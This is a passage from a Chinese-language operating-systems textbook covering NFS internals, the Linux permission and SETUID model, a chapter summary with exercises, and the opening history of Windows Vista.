


图10-36 NFS层次结构

VFS层的任务是维护一个表，每个打开的文件在该表中有一个表项。VFS层为每个打开文件保存一个虚拟i节点（或称为v-node）。v节点用来说明文件是本地文件还是远程文件。对于远程文件，v节点提供足够的信息使客户端能够访问它们。对于本地文件，则记录其所在的文件系统和文件的i节点，这是因为现代Linux系统能支持多文件系统（例如ext2fs、/proc、FAT等）。尽管VFS是为了支持NFS而发明的，但多数现代Linux系统将VFS作为操作系统的一个组成部分，不管有没有使用NFS。

为了理解如何使用v节点，我们来跟踪一组顺序执行的mount，open和read调用。要挂载一个远程文件系统，系统管理员（或/etc/rc）调用mount程序，并指明远程目录、远程目录将被挂载到哪个本地目录，以及其他信息。mount程序解析要被挂载的远程目录并找到该目录所在的NFS服务器，然后与该机器连接，请求远程目录的文件句柄。如果该目录存在并可被远程挂载，服务器就返回一个该目录的文件句柄。最后，mount程序调用mount系统调用，将该句柄传递给内核。

然后内核为该远程目录创建一个v节点，并要求客户端代码（图10-36所示）在其内部表中创建一个r节点（remote i-node）来保存该文件句柄。v节点指向r节点。VFS中的每一个v节点最终要么包含一个指向NFS客户端代码中r节点的指针，要么包含指向一个本地文件系统的i节点的指针（在图10-36中用虚线标出）。因此，我们可以从v节点中判断一个文件或目录是本地的还是远程的。如果是本地的，可以定位相应的文件系统和i节点。如果是远程的，可以找到远程主机和文件句柄。

当客户端打开一个远程文件时，在解析路径名的某个时刻，内核会碰到挂载了远程文件系统的目录。内核看到该目录是远程的，并从该目录的v节点中找到指向r节点的指针，然后要求NFS客户端代码打开文件。NFS客户端代码在与该目录关联的远程服务器上查询路径名中剩余的部分，并返回一个文件句柄。它在自己的表中为该远程文件创建一个r节点并报告给VFS层。VFS层在自己的表中为该文件建立一个指向该r节点的v节点。从这里我们再一次看到，每一个打开的文件或目录有一个v节点，要么指向一个r节点，要么指向一个i节点。

返回给调用者的是远程文件的一个文件描述符。VFS层中的表将该文件描述符映射到v节点。注意，服务器端没有创建任何表项。尽管服务器已经准备好在收到请求时提供文件句柄，但它并不记录哪些文件有文件句柄，哪些文件没有。当一个文件句柄发送过来要求访问文件时，它检查该句柄。如果是有效的句柄，就使用它。如果安全策略被启用，验证包含对RPC头中的认证密钥的检验。

当文件描述符被用于后续的系统调用（例如read）时，VFS层先定位相应的v节点，然后根据它确定文件是本地的还是远程的，同时确定哪个i节点或r节点是描述该文件的。然后向服务器发送一个消息，该消息包含句柄、偏移量（由客户端维持，而不是服务器端）和字节数。出于效率方面的考虑，即使要传输的数据很少，客户端和服务器之间的数据传输也使用大数据块，通常是8192字节。

当请求消息到达服务器，它被送到服务器的VFS层，在那里将判断所请求的文件在哪个本地文件系统中。然后，VFS层调用本地文件系统去读取并返回请求的字节。随后，这些数据被传送给客户端。客户端的VFS层接收到它所请求的这个8KB块之后，又自动发出对下一个块的请求，这样当我们需要下一个块时就可以很快地得到。这个特性称为预读（read ahead），它极大地提高了性能。

客户端向服务器写文件的过程是类似的。文件也是以8KB块为单位传输。如果一个write系统调用提供的数据少于8KB，则数据在客户端本地累积，直到达到8KB时才发送给服务器。当然，当文件关闭时，所有的数据都立即发送给服务器。

另一个用来改善性能的技术是缓存，与在通常的UNIX系统中的用法一样。服务器缓存数据以避免磁盘访问，但这对客户端而言是不可见的。客户端维护两个缓存：一个缓存文件属性（i节点），另一个缓存文件数据。当需要i节点或文件块时，就在缓存中检查有无符合的数据。如果有，就可以避免网络流量了。

客户端缓存对性能提升起到很大帮助的同时，也带来了一些令人讨厌的问题。假设两个客户端都缓存了同一个文件块，并且其中一个客户端修改了它。当另一个客户读该块时，它读到的是旧的数据值。这时缓存是不一致的。

考虑到这个问题可能带来的严重性后果，NFS实现做了一些事情来缓解这一问题。第一，为每个缓存了的块关联一个定时器。当定时器到期时，缓存的项目就被丢弃。通常，数据块的时间是3秒，目录块的时间是30秒。这稍微减少了一些风险。另外，当打开一个有缓存的文件时，会向服务器发送一个消

息来找出文件最后修改的时间。如果最后修改时间晚于本地缓存时间，那么旧的副本被丢弃，新副本从服务器取回。最后，每30秒缓存定时器到期一次，缓存中所有的“脏”块（即修改过的块）都发送到服务器。尽管并不完美，但这些修补使得系统在多数实际环境中高度可用。

4. NFS第4版

网络文件系统第4版是为了简化其以前版本的一些操作而设计的。相对于上面描述的第3版NFS，第4版NFS是有状态的文件系统。这样就允许对远程文件调用open操作，因为远程NFS服务器将维护包括文件指针在内的所有文件系统相关的结构。读操作不再需要包含绝对读取范围了，而可以从文件指针上次所在的位置开始增加。这就使消息变短，同时可以在一次网络传输中捆绑多个第3版NFS的操作。

第4版NFS的有状态性使得将第3版NFS中多个协议（在本节前面部分描述过）集成为一个一致的协议变得容易。这样就没有必要再为挂载、缓存、加锁或者安全操作支持单独的协议了。第4版NFS在Linux（和UNIX）和Windows文件系统语义下都工作得更好。

10.7 Linux的安全性

Linux作为MINIX和UNIX的复制品，几乎从一开始就是一个多用户系统。这段历史意味着Linux从早期开始就建立了安全和信息访问控制。在接下来的几节里，我们将关注Linux 安全性的一些方面。

10.7.1 基本概念

一个Linux系统的用户群体由一定数量的注册用户组成，其中每个用户拥有一个惟一的UID（用户ID）。UID是介于0到65 535之间的一个整数。文件（进程及其他资源）都标记了它的所有者的UID。尽管可以改变文件所有权，但是默认情况下，文件的所有者是创建该文件的用户。

用户可以被分组，其中每组同样由一个16位的整数标记，叫做GID（组ID）。给用户分组通过在系统数据库中添加一条记录指明哪个用户属于哪个组的方法手工（由系统管理员）完成。一个用户可以同时属于多个组。为简单起见，我们不再深入讨论这个问题。

Linux中的基本安全机制很简单。每个进程记录它的所有者的UID和GID。当一个文件被创建时，它的UID和GID被标记为创建它的进程的UID和GID。该文件同时获得由该进程决定的一些权限。这些权限指定所有者、所有者所在组的其他用户及其他用户对文件具有什么样的访问权限。对于这三类用户而言，潜在的访问权限为读、写和执行，分别由r、w和x标记。当然，执行文件的权限仅当文件是可执行二进制程序时才有意义。试图执行一个拥有执行权限的非可执行文件（即，并非由一个合法的文件头开始的文件）会导致错误。因为有三类用户，每类用户的权限由3个比特位标记，那么9个比特位就足够标记访问权限。图10-37给出了一些9位数字及其含义的例子：

二 进 制	标 记	允许的文件访问权限
111000000	rwx------	所有者可以读、写和执行
111111000	rwxrwx---	所有者和组可以读、写和执行
110100000	rw-r-----	所有者可以读和写；组可以读
110100100	rw-r--r--	所有者可以读和写；其他人可以读
111101101	rwxr-xr-x	所有者拥有所有权限，其他人可以读和执行
000000000	---------	所有人都不拥有任何权限
000000111	------rwx	只有组以外的其他用户拥有所有权限（奇怪但是合法）

图10-37 文件保护模式的例子

图10-37前两行的意思很清楚，允许所有者以及与所有者同组的人所有权限。接下来的一行允许所有者同组用户读权限但是不可以改变其内容，而其他用户没有任何权限。第四行通常用于所有者想要公开的数据文件。类似地，第五行通常用于所有者想要公开的程序。第六行剥夺了所有用户的任何权利。这种模式有时用于伪文件来实现相互排斥，因为想要创建一个同名的文件的任何行为都将失败。如果多个进程同时想要创建这样一个文件作为锁，那么只有一个能够创建成功。最后一个例子相当奇怪，因为它给组以外其他用户更多的权限。但是，它的存在是符合保护规则的。幸运的是，尽管没有任何文件访问权限，但是所有者可以随后改变保护模式。

UID为0的用户是一个特殊用户，称为超级用户（或者根用户）。超级用户能够读和写系统中的任何文件，不论这个文件为谁所有，也不论这个文件的保护模式如何。UID为0的进程拥有调用一小部分受保护的系统调用的权限，而普通用户是不能调用这些系统调用的。一般而言，只有系统管理员知道超级用户的密码，但是很多学生寻找系统安全漏洞想让自己能够不用密码就可以以超级用户的身份登录，并且认为这是一种了不起的行为。管理人员往往对这种行为很不满。

目录也是一种文件，并且具有普通文件一样的保护模式。不同的是，目录的x比特位表示查找权限而不是执行权限。因此，如果一个目录具有保护模式rwxr-xr-x，那么它允许所有者读、写和查找目录，但是其他人只可以读和查找，而不允许从中添加或者删除文件。

与I/O相关的特殊文件拥有与普通文件一样的保护位。这种机制可以用来限制对I/O设备的访问权限。例如，假设打印机特殊文件，/dev/lp，可以被根用户或者一个叫守护进程的特殊用户拥有，具有保护模式rw-------，从而阻止其他所有人对打印机的访问权限。毕竟，如果每个人都可以任意使用打印机，那么就会发生混乱。

当然，让/dev/lp被守护进程以保护模式rw-------拥有，意味着其他任何人都不可以使用打印机，但是这种做法限制了很多合法的打印要求。事实上，允许对I/O设备及其他系统资源进行受控访问的做法具有一个更普遍的问题。

这个问题通过增加一个保护位SETUID到之前的9个比特位来解决。当一个进程的SETUID位打开，它的有效UID将变成相应可执行文件的所有者的UID，而不是当前使用该进程的用户的UID。当一个进程试图打开一个文件时，系统检查的将是它的有效UID，而不是真正的UID。将访问打印机的程序设置为被守护进程所有，同时打开SETUID位，这样任何用户都可以执行该程序，并拥有守护进程的权限（例如访问/dep/lp），但是这仅限于运行该程序（例如给打印任务排序）。

许多敏感的Linux程序被根用户所有，但是打开它们的SETUID位。例如，允许用户改变密码的程序需要写password文件。允许password文件公开可写显然不是个好主意。解决的方法是，提供一个被根用户所有同时SETUID位打开的程序。虽然该程序拥有对password文件的全部权限，但是它仅仅改变调用该程序的用户的密码，而不允许其他任何的访问权限。

除了SETUID位，还有一个SETGID位，工作原理同SETUID类似。它暂时性地给用户该程序的有效GID。然而在实践中，这个位很少用到。

10.7.2 Linux中安全相关的系统调用

只有为数不多的几个安全性相关的系统调用。其中最重要的几个在图10-38中列出。最常用到的安全相关的系统调用是chmod。它用来改变保护模式。例如：

```
s=chmod("/usr/ast/newgame",0755);
```

它把newgame文件的保护模式修改为rwxr-xr-x，这样任何人都可以运行该程序（0755是一个八进制常数，这样表示很方便，因为保护位每三个分为一组）。只有该文件的所有者和超级用户才有权利改变保护模式。

系统调用	描　述
s = chmod(path, mode)	改变文件的保护模式
s = access(path, mode)	使用真实的UID和GID测试访问权限
uid = getuid( )	获取真实的UID
uid = geteuid( )	获取有效UID
gid = getgid( )	获取真实的GID
gid = getegid( )	获取有效GID
s = chown(path, owner, group)	改变所有者和组
s = setuid(uid)	设置UID
s = setgid(gid)	设置GID

图10-38　一些与安全相关的系统调用。当错误发生时，返回值s为−1；uid和gid分别是UID和GID。参数的意思不言自明

access系统调用检验用实际的UID和GID对某文件是否拥有特定的权限。对于根用户所拥有的并设置了SETUID的程序，我们需要这个系统调用来避免安全违例。这样的程序可以做任何事情，有时需要这样的程序判断是否允许用户执行某种访问。让程序通过访问判断显然是不行的，因为这样的访问总能成功。使用access系统调用，程序就能知道用实际的UID和GID是否能够以一定的权限访问文件。

接下来的四个系统调用返回实际的和有效的UID和GID。最后的三个只能够被超级用户使用，它们改变文件的所有者以及进程的UID和GID。

10.7.3 Linux中的安全实现

当用户登录的时候，登录程序login（为根用户所有且SETUID打开）要求输入登录名和密码。它首先计算密码的散列值，然后在/etc/passwd文件中查找，看是否有相匹配的项（网络系统工作得稍有不同）。使用散列的原因是防止密码在系统中以非加密的方式存在。如果密码正确，登录程序在/etc/passwd中读取该用户选择的shell程序的名称，例如可能是bash，但是也有可能是其他的shell，例如csh或者ksh。然后登录程序使用setuid和setgid来使自己的UID和GID变成用户的UID和GID（注意，它一开始的时候是根用户所有且SETUID打开）。然后它打开键盘作为标准输入（文件描述符0），屏幕为标准输出（文件描述符1），屏幕为标准错误输出（文件描述符2）。最后，执行用户选择的shell程序，因此终止自己。

到这里，用户选择的shell已经在运行，并且被设置了正确的UID和GID，标准输入、标准输出和标准错误输出都被设置成了默认值。它创建任何子进程（也就是用户输入的命令）都将自动继承shell的UID和GID，所以它们将拥有正确的UID和GID，这些进程创建的任何文件也具有这些值。

当任何进程想要打开一个文件，系统首先将文件的i节点所记录的保护位与用户的有效UID和有效GID对比，来检查访问是否被允许。如果允许访问，就打开文件并且返回文件描述符；否则不打开文件，返回−1。在接下来的read和write中不再检查权限。因此，当一个文件的保护模式在它被打开后修改，新模式将无法影响已经打开该文件的进程。

Linux安全模型及其实现在本质上跟其他大多数传统的UNIX 系统相同。

10.8 小结

Linux一开始是一个开源的完全复制UNIX的系统，而今天它已经广泛应用于各种系统，从笔记本到超级计算机。它有三种主要接口：shell、C函数库和系统调用。此外，通常使用图形用户界面以简化用户与系统的交互。shell 允许用户输入命令来执行。这些命令可能是简单的命令、管线或者复杂的命令结构。输入和输出可以被重定向。C函数库包括了系统调用和许多增强的调用，例如用于格式化输出的printf。实际的系统调用接口是依赖于体系结构的，在x86平台上大约有250个系统调用，每个系统调用做需要做的事情，不会做多余的事情。

Linux 中的关键概念包括进程、内存模型、I/O和文件系统。进程可以创建子进程，形成一棵进程树。Linux 中的进程管理与其他的UNIX系统不太一样，Linux 系统把每一个执行体——单线程进程，或者多线程进程中的每一个线程或者内核——看做不同的任务。一个进程，或者统称为一个任务，通过两个关键的部分来表示，即任务结构和描述用户地址空间的附加信息。前者常驻内存，后者可能被换出内存。进程创建是通过复制父进程的任务结构，然后将内存映像信息设置为指向父进程的内存映像。内存映像页面的真正复制仅当在共享不允许和需要修改内存单元时发生。这种机制称为写时复制。进程调度采用基于优先级的算法，给予交互式进程更高的优先级。

每个进程的内存模型由三个部分组成：代码、数据和堆栈。内存管理采用分页式。一个常驻内存的表跟踪每一页的状态，页面守护进程采用一种修改过的双指针时钟算法保证系统有足够多的空闲页。

可以通过特殊文件访问I/O设备，每个设备都有一个主设备号和次设备号。块设备I/O使用内存缓存磁盘块，以减少访问磁盘的次数。字符I/O可以工作在原始模式，或者字符流可以通过行规则加以修改。网络设备稍有不同，它关联了整个网络协议模块来处理网络数据包流。

文件系统由文件和目录所组成的层次结构组成。所有磁盘都挂载到一个有惟一根的目录树中。文件可以从文件系统的其他地方连接到一个目录下。要使用文件，首先要打开文件，这会产生一个文件描述符用于接下来的读和写。文件系统内部主要使用三种表：文件描述符表、打开文件描述表和i节点表。

其中i节点表是最重要的表，包含了文件管理所需要的所有信息和文件位置信息。目录和设备，以及其他特殊文件也都表示为文件。

保护基于对所有者、同组用户和其他人的读、写和执行的访问控制。对目录而言，执行位指示是否允许搜索。

习题

1. 一个目录包含以下的文件：

aardvark	feret	koala	porpoise	unicorn
bonefish	grunion	llama	quacker	vicuna
capybara	hyena	marmot	rabbit	weasel
dingo	ibex	nuthatch	seahorse	yak
emu	jellyfish	ostrich	tuna	zebu

哪些文件能通过命令 ls [abc]*e*被罗列出来？

2. 下面的Linux shell管线的功能是什么？

```
grep nd xyz | wc -|
```

3. 写一个能够在标准输出上打印文件 z 的第八行的Linux管线。
4. Linux在标准输出和标准错误对于终端都是默认的情况下是怎么区分标准输出和标准错误的？
5. 一个用户在终端键入了如下的命令：

```
a|b|c&
d|e|f&
```

在shell处理完这些命令后，有多少新的进程在运行？

6. 当Linux shell启动一个进程，它把它的环境变量，如*HOME*放到进程栈中，使得进程可以找到它的home目录是哪个。如果这个进程之后进行派生，那么它的子进程也能自动地得到这些变量吗？
7. 在如下的条件下：文本大小 = 100KB，数据大小 = 20KB，栈大小 = 10KB，任务结构 = 1KB，用户结构 = 5KB，一个传统的UINX系统要花多长时间派生一个子进程？内核陷阱和返回的时间用1ms，机器每50ns就可以复制一个32位的字。共享文本段，但是不共享数据段和堆栈段。
8. 当多兆字节程序变得越来越普遍，花在执行fork系统调用以及复制调用进程的数据段和堆栈段的时间也成比例地增长。当在Linux中执行fork，父进程的地址空间是没有被复制的，不像传统的fork语义那样。Linux是怎样防止子进程做一些会彻底改变fork语义的行动的？
9. 当一个进程进入僵死状态后，取走它的内存有意义吗？为什么？
10. 你认为为什么Linux的设计者禁止一个进程向不属于它的进程组的另一个进程发信号呢？
11. 一个系统调用常用一个软件中断（陷阱）指令实现。一个普通的过程调用在Pentium的硬件上也能使用吗？如果能使用，在哪种条件下？如何使用？如果不能，请说明原因。
12. 通常情况下，你认为守护进程比交互进程具有更高的优先级还是更低的优先级？为什么？
13. 当一个新进程被创建，它一定会被分配一个惟一的整型数作为它的PID。在内核里有一个每个进程创建时就递增的计数器够用么？其中计数器作为新的PID。讨论你的结论。
14. 在每个任务结构中的进程项中，父进程的PID被储存。为什么？
15. 当响应一个传统的UNIX fork调用时，Linux的clone命令会使用什么样的sharing_flags位的组合？
16. Linux调度器在2.4版本和2.6版本的内核间经历了一个大整修。现在的调度器可以在O(1)时间做出调度决定。请解释为什么会这样？
17. 当引导Linux（或者大多数其他操作系统在引导时）时，在0号扇区的引导加载程序首先加载一个引导程序，这个程序之后会加载操作系统。这多余的一步为什么是必不可少的？0号扇区的引导加载程序直接加载操作系统会更简单的。
18. 某个编辑器有100KB的程序文本，30KB的初始化数据和50KB的BSS。初始堆栈是10KB。假设这个编辑器的三个复制是同时开始的。(a) 如果使用共享文本，需要多少物理内存呢？ (b) 如果不使用共享文本又需多少物理内存呢？
19. 在Linux中打开文件描述符表为什么是必要的呢？
20. 在Linux中，数据段和堆栈段被分页并交换到一个特别的分页磁盘或分区的暂时副本上，但是代码段却使用了可执行二进制文件。为什么？
21. 描述一种使用mmap和信号量来构造一个进程内部间通信机制的方法。
22. 一个文件使用如下的mmap系统调用映射：

```
mmap(65536,32768,READ,FLAGS,fd,0)
```

每页有8KB。当在内存地址72000处读一个字节时，访问的是文件中的哪个字节？

23. 在前一个问题的系统调用执行后，执行munmap(65535,8192)调用会成功吗？如果成

功，文件的哪些字节会保持映射？如果不成功，为什么会失败？

24. 一个页面故障会导致错误进程终止吗？如果会，举一个例子。如果不会，请解释原因。
25. 在内存管理的伙伴系统中，两个相邻的同样大小的空闲内存块有没有可能同时存在而不会被合并到一个块中？如果有解释是怎么样的情况。如果没有可能，说明为什么不可能。
26. 据说在代码段中分页分区要比分页文件性能更好。为什么呢？
27. 举两个例子说明相对路径名比绝对路径名有优势。
28. 以下的加锁调用是由一个进程集合产生的，对于每个调用，说明会发生什么事情。如果一个进程没能够得到锁，它就被阻塞。
    a) A想要0到10字节处的一把共享锁。
    b) B想要20到30字节处的一把互斥锁。
    c) C想要8到40字节处的一把共享锁。
    d) A想要25到35字节处的一把共享锁。
    e) B想要8字节处的一把互斥锁。
29. 考虑图10-26c中的加锁文件。假设一个进程尝试对10和11字节加锁然后阻塞。那么，在C释放它的锁前，还有另一个进程尝试对10和11字节加锁然后阻塞。在这种情况下语义方面会产生什么问题？提出两种解决方法并证明。
30. 假设lseek系统调用在一个文件中寻找一个负的偏移量。给出两种可能的处理方法。
31. 如果一个Linux文件拥有保护模式755（八进制），文件所有者、所有者所在组以及其他每个用户都能对这个文件做什么？
32. 一些磁带驱动拥有编号的块，能够在原地重写一个特定块同时不会影响它之前和之后的块。这样一个设备能持有一个已加载的Linux文件系统吗？
33. 在图10-24中链接之后Fred和Lisa在他们各自的目录中都能够访问文件x。这个访问是完全对称的吗，也就是说其中一个人能对文件做的事情另一个人也可以做？
34. 正如我们看到的，绝对路径名从根目录开始查找，而相对路径名从工作目录开始查找。提供一种有效的方法实现这两种查找。
35. 当文件/usr/ast/work/f被打开，读i节点和目录块时需要一些磁盘访问。在根节点的i节点始终在内存中以及所有的目录都是一个块的大小这样的假设下计算需要的磁盘访问数量。
36. 一个Linux i节点有12个磁盘地址放数据块，还有一级、二级和三级间接块。如果每一个块能放256个磁盘地址，假设一个磁盘块的大小是1KB，能处理的最大文件的大小是多少？
37. 在打开文件的过程中，i节点从磁盘中被读出，然后放入内存中的i节点表里。这个表中有些域在磁盘中没有。其中一个是计数器，用来记录i节点已经被打开的次数。为什么需要这个域？
38. 在多CPU平台上，Linux为每个CPU维护一个runqueue。这是个好想法吗？请解释你的答案。
39. pdflush线程可以被周期性地唤醒，把多于30秒的旧页面写回到磁盘。这个为什么是必要的？
40. 在系统崩溃并重启后，通常一个恢复程序将运行。假设这个程序发现一个磁盘i节点的连接数是2，但是只有一个目录项引用了这个i节点。它能够解决这个问题吗？如果能，该怎么做？
41. 猜一下哪个Linux系统调用是最快的？
42. 对一个从来没有被连接的文件取消连接可能吗？会发生什么？
43. 基于本章提供的信息，如果一个Linux ext2文件系统放在一个1.44MB的软盘上，用户文件数据最大能有多少可以储存在这个盘上？假设磁盘块的大小是1KB。
44. 考虑到如果学生成为超级用户会造成的所有麻烦，为什么这个概念还会出现？
45. 一个教授通过把文件放在计算机科学学院的Linux系统中的一个公共可访问的目录下来与他的学生共享文件。一天他意识到前一天放在那的一个文件变成全局可写的了。他改变了权限并验证了这个文件与他的原件是一样的。第二天他发现文件已经被修改了。这种情况为什么会发生，又如何能预防呢？
46. Linux支持一个系统调用fsuid。setuid准许使用者拥有与他运行的程序相关的有效id的所有权利。与setuid不同，fsuid准许正在运行程序的使用者拥有特殊的权利，只能够访问文件。这个特性为什么有用？
47. 写一个允许简单命令执行的最小的shell，也要使这些命令能在后台执行。
48. 使用汇编语言和BIOS调用，写一个在Pentinum类计算机上从软盘上引导自己的程序。这个程序应该使用BIOS调用来读取键盘以及回应键入的字符，只是证明这个程序确实在运行。
49. 写一个能通过串口连接两台Linux计算机的哑（dumb）中断程序。使用POSIX终端管理调用来配置端口。
50. 写一个客户-服务器应用程序，应答请求时能

通过套接字传输一个大文件。使用共享内存的方法重新实现相同的应用程序。你觉得哪个版本性能更好？为什么？使用你写好的代码和不同的文件大小进行性能的测量。你观察到了什么？你认为在Linux内核中发生了什么导致这样的行为？

51. 实现一个基本的用户级线程库，该线程在Linux的上层运行。库的API应该包含函数调用，如mythreads_init、mythreads_create、mythreads_join、mythreads_exit、mythreads_yield、mythreads_self，可能还有一些其他的。进一步实现这些同步变量，以便用户能使用安全的并发操作：mythreads_mutex_init，mythreads_mutex_lock，mythreads_ mutex_unlock。在开始前，清晰地定义API并说明每个调用的语义。接着使用简单的轮转抢占调度器实现用户级的库。还需要利用该库编写一个或更多的多线程应用程序，用来测试线程库。最后，用另一个像本章描述的Linux2.6 O(1)的调度策略替换简单的调度策略。使用每种调度器时比较你的应用程序的性能。

第11章 实例研究2：Windows Vista

Windows 是一个现代的操作系统，可以运行在消费型或商业型桌面计算机和企业服务器上。最新的桌面版本是Windows Vista。Windows Vista 的服务器版本称为Windows Server 2008。在本章中我们将分析Windows Vista的各个方面，从历史简述开始，然后接下来是系统的架构。在此之后我们将看看进程、内存管理、缓存、输入/输出、文件系统，最终我们还将关注一下安全。

11.1 Windows Vista 的历史

微软公司为桌面计算机和服务器开发的Windows操作系统可以划分为三个时代：MS-DOS、基于MS-DOS的Windows和基于NT的Windows。从技术上来说，以上的每一种系统与其他系统都有本质的不同。在个人计算机历史中不同的时代，每一种系统都占据了主导地位。图11-1显示的是微软适用于桌面计算机的主要操作系统的发布日期(不包括微软为UNIX使用的Xenix版本，被微软于1987年出售给SCO)。以下我们简要描述表中显示出的每个时代。

年份	MS-DOS	基于MS-DOS的Windows	基于NT的Windows	注　解
1981	MS-DOS 1.0			最初是为IBM PC发布
1983	MS-DOS 2.0			支持 PC/XT
1984	MS-DOS 3.0			支持 PC/AT
1990		Windows 3.0		两年内销售一千万份
1991	MS-DOS 5.0			增加内存管理
1992		Windows 3.1		只能在286或以上运行
1993			Windows NT 3.1	
1995	MS-DOS 7.0	Windows 95		嵌入在Win 95中的MS-DOS
1996			Windows NT 4.0	
1998		Windows 98		
2000	MS-DOS 8.0	Windows Me	Windows 2000	Win Me 不如 Win 98
2001			Windows XP	替代了Windows 98
2006			Windows Vista	

图11-1 微软桌面PC的主要操作系统的发布日期

11.1.1 20世纪80年代：MS-DOS

20世纪80初期的IBM，是那时世界上最大和最强的计算机公司，开发出基于Intel 8088微处理器的个人计算机。自从1970年中期开始，微软成为在8080和Z-80等8位微处理器上提供BASIC编程语言的领导者。当IBM接洽微软关于在新型的计算机上授权使用BASIC的时候，微软赞同并且建议IBM联系Digital Research公司以便于使用它的CP/M操作系统，那时微软还没有进入操作系统领域。IBM这样做了，但是Digital Research公司的总裁Gary Kildall非常繁忙，没有时间与IBM继续商讨，所以IBM转回到微软。在很短的时间之内，微软从一家本地公司西雅图计算机产品(Seatle Computer Products) 买到了一份CP/M的拷贝，移植到IBM PC中，并且授权IBM使用。这个产品被命名为MS-DOS 1.0 (Microsoft Disk Operating System) 并且在1981年与第一款IBM PC一同发售。

MS-DOS是一款16位、实时模式、单一用户、命令行式的操作系统，包含8KB的内存驻留编码。在接下来的十年里，PC和MS-DOS继续发展，增加了更多的特性和性能。在1986年当IBM基于Intel 286开始设计PC/AT时，MS-DOS已经增长到36KB，但是仍然是命令行式，同一时刻只能运行一个应用程序的操作系统。

11.1.2 20世纪90年代：基于MS-DOS的Windows

由于受到了斯坦福研究学院和Xerox PARC研究的图形用户界面的启发，以及他们取得的商业产品——苹果的Lisa 和Macintosh，微软决定增加MS-DOS的图形用户界面，并命名为Windows。Windows最初的两个版本（1985和1987）并不非常成功，因为它们受到了那时的PC硬件的限制。在1990年微软为Intel 386发布了Windows 3.0版本，并且在六个月内销售了一百万份拷贝。

Windows 3.0不是一款真正的操作系统，而是在MS-DOS 上应用了图形用户界面，它仍然受到机器和文件系统的控制。所有的程序在同一地址空间内运行而且它们中的任何一处bug都会使得整个系统崩溃。

在1995年8月，Windows 95发布了。它在一个成熟的系统内包括了许多特性，包括虚拟内存、进程管理、多程序设计、32位的程序界面。然而，它仍然缺少安全性，并且在操作系统和应用程序之间提供了很少的隔离措施。因此这些不稳定的问题仍然存在，在随后发布的Windows 98和Windows Me中也一样。在它们中MS-DOS仍然以16位汇编编码运行在Windows操作系统核心中。

11.1.3 21世纪：基于NT的Windows

在20世纪80年代末，微软认识到继续开发以MS-DOS为核心的操作系统不是一个最佳商业发展方向。计算机硬件在不断地提高计算速度和能力，最后PC市场会出现同桌面工作站和企业服务器的碰撞，而在这些领域UNIX操作系统是占优势的。微软同时也注意到Intel微处理器家族可能不再具有很大的竞争优势，因为它已经受到了RISC架构的挑战。为了讨论这些因素，微软从DEC公司招聘了一些由Dave Cutler带领的工程师，他是DEC的VMS操作系统的主要架构设计者。Cutler被指派开发一种全新的32位操作系统用于实现OS/2，微软当时联合IBM在合作开发OS/2操作系统的API接口。最初的设计文档中，Cutler的团队称这种操作系统为NT OS/2。

Cutler的系统由于包含很多新技术被称作NT（New Technology）（也因为最初的目标处理器是新型的Intel 860代码名称是N10）。NT开发的重点是方便地在不同的处理器之间切换和着重在安全性和可靠性方面，它同样兼容基于MS-DOS的Windows版本。Cutler的DEC工作背景展现在多个方面，有不止一处体现出NT系统的设计和VMS以及其他系统设计的相似性，如图11-2所示。

年份	DEC操作系统	特性
1973	RSX-11M	16位、多用户、实时、交换性
1978	VAX/VMS	32位、虚拟内存
1987	VAXELAN	实时
1988	PRISM/Mica	在MIPS/Ultrix热潮中被取消

图11-2 由 Dave Cutler 开发的 DEC 操作系统

当DEC的工程师（包括后来的律师）看到NT与VMS是如此相似时（也包括他们没有发布的版本MICA），一场有关于微软使用了DEC的知识产权的争论在DEC和微软之间展开了。最终的结果是庭外和解。另外，微软同意在一段时间内支持NT系统在DEC的Alpha机器上的使用。然而，这些都不能把DEC从它在微型计算机上的错误定位和轻视个人计算机的观点中挽救回来。如同DEC的创始者Ken Olsen在1977年评论的：“没有人会想要在家里拥有计算机。”这使得DEC在1998年被出售给康柏（Compaq），而后者稍后又被惠普（Hewlett-Packard）收购。

那些仅仅熟悉UNIX的程序员发现NT的架构非常不同。这不仅仅是因为受到了VMS的影响，也是因为在当时计算机系统的不同导致设计不同。UNIX是在20世纪70年代为单处理器、16位、微内存、切换系统设计的，那时进程是最小的并行和组成单元。而且fork/exec是并不消耗很多资源的操作命令（因为切换系统经常被通过磁盘拷贝）。NT是在20世纪90年代初期设计的，当时多处理器、32位、大容量存储、虚拟内存系统已经非常普及。在NT系统中，线程是并行单元，动态连接库是组成的单元，并且fork/exec是被通过单一操作命令来实现创建一个全新的进程，然后运行另外一个程序而不需要首先复制一个拷贝。

第一个基于NT的Windows版本（Windows NT 3.1）在1993年发布，它被称作3.1是因为那时的消费版本是3.1。与IBM合作开发的版本也建立了，虽然OS/2的界面仍然被支持， Windows API 的32位扩展称为Win32。在生产和销售NT的那段时间里，Windows 3.0发布了，并且在商业上取得了成功。它不仅可以运行Win32程序，并且使用Win32兼容库。

